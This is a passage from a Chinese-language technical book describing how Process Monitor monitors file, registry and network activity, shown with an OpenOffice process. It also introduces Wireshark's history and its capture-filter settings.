


图 3-27 Process Monitor 进程监控管理功能

图 3-28 OpenOffice 进程分析

2. 文件监控功能

Filemon 是典型的文件监控工具，Process Monitor 集成了 Filemon 的功能，能够监控文件的打开、读、写、关闭等操作，同时获取操作是否成功的状态、文件路径、读写偏移量、字节数等参数。图 3-29 为文件监控功能。注意在工具栏中关闭网络、注册表和其他事件的报告。

监控报表记录了事件的时间、事件对应的进程名、进程 ID(PID)、操作行为(打开、读、写、关闭等)、行为操作的路径(文件路径)、操作事件的状态(成功或者失败原因)以及其他一些细节信息(读文件的偏移位置，读取长度等)。结合报表过滤功能，可以筛选出所有的读文件操作，如图 3-30 所示，设置 Operation is ReadFile，发现了打开 doc 文件的是之前打开 xls 文件的进程 soffice. bin，进程 PID 都是 5720。关于哪个进程、用哪些 API 去打开文件和读文件、从哪个偏移位置读了多少字节等信息在污点传播里被广泛应用，笔者所在团队开发的污点源标记功能模块通过这些信息进行辅助验证。




图 3-29　Process Monitor 文件监控




图 3-30　过滤读文件操作

3. 注册表监控

Regmon 是典型的注册表监控工具，Process Monitor 集成了 Regmon 的功能，能够监控注册表的创建、打开、读、写、关闭等操作，同时获取操作是否成功的状态、注册表路径、访问类型、长度等参数。图 3-31 为注册表监控功能，注意在工具栏中关闭文件、网络和其他事件的报告。

监控报表记录了事件的时间、事件对应的进程名、进程 ID、操作行为（打开、读、写、关闭等）、行为操作的路径（注册表键）、操作事件的状态（成功或者失败原因）以及其他更多细节信息（长度、读访问、查询值等）。结合报表过滤功能，可以筛选出指定进程、指定注册表键操作的记录。例如，图 3-32 中筛选出了操作注册表键名包含 soffice 字段的所有操作，通过过滤能够有效降低信息量的规模。

4. 网络监控

TcpView 是典型的网络端口监控工具，Process Monitor 集成了 TcpView 的功能，能




图 3-31 Process Monitor 注册表监控




图 3-32 注册表键过滤

够监控网络数据的发送与接收操作、协议类型，同时获取操作的进程名、PID、是否成功的状态、连接方的地址和端口、报文长度等参数。图 3-33 为网络监控功能，注意在工具栏中关闭文件、注册表和其他事件的报告，避免过多数据的干扰。

Process Monitor 是功能齐全的进程行为实时监控工具，同时具备监控和记录存储的功能，支持文件、注册表、网络、线程等各类行为的监控，并以报表形式展示监控结果，丰富的过滤功能为分析带来了便利。相关软件和更多资料可从微软公司官方网站 https://technet.microsoft.com/en-us/sysinternals/bb896645 获取。

3.2.2 Wireshark

Wireshark 是一款开源的网络数据包采集与分析软件，具备数据包采集和数据报文协议解析的能力。Wireshark 是由 Gerald Combs 研发的软件，于 1998 年发布第一个版本 Ethereal，2006 年更名为 Wireshark，支持 32 位和 64 位的 Windows、Linux、Mac OS 操作系统。以下介绍其具体功能。

1. 流量采集功能

Wireshark 的流量采集功能通过 Capture 菜单的 Option 选项进行设置，设置要采集的网卡（可多个），设置过滤规则，可以指定协议、IP 地址、端口号等，条件可通过逻辑符号

图 3-33　网络监控功能

||、&& 进行组合，如图 3-34 所示，其中的配置表明将捕获与 192.168.10.90 这个 IP 进行通信的 TCP 或者 UDP 数据包，并将采集的数据存储到 D:\brich\wireshark\dumpcap.pcap 文件中。

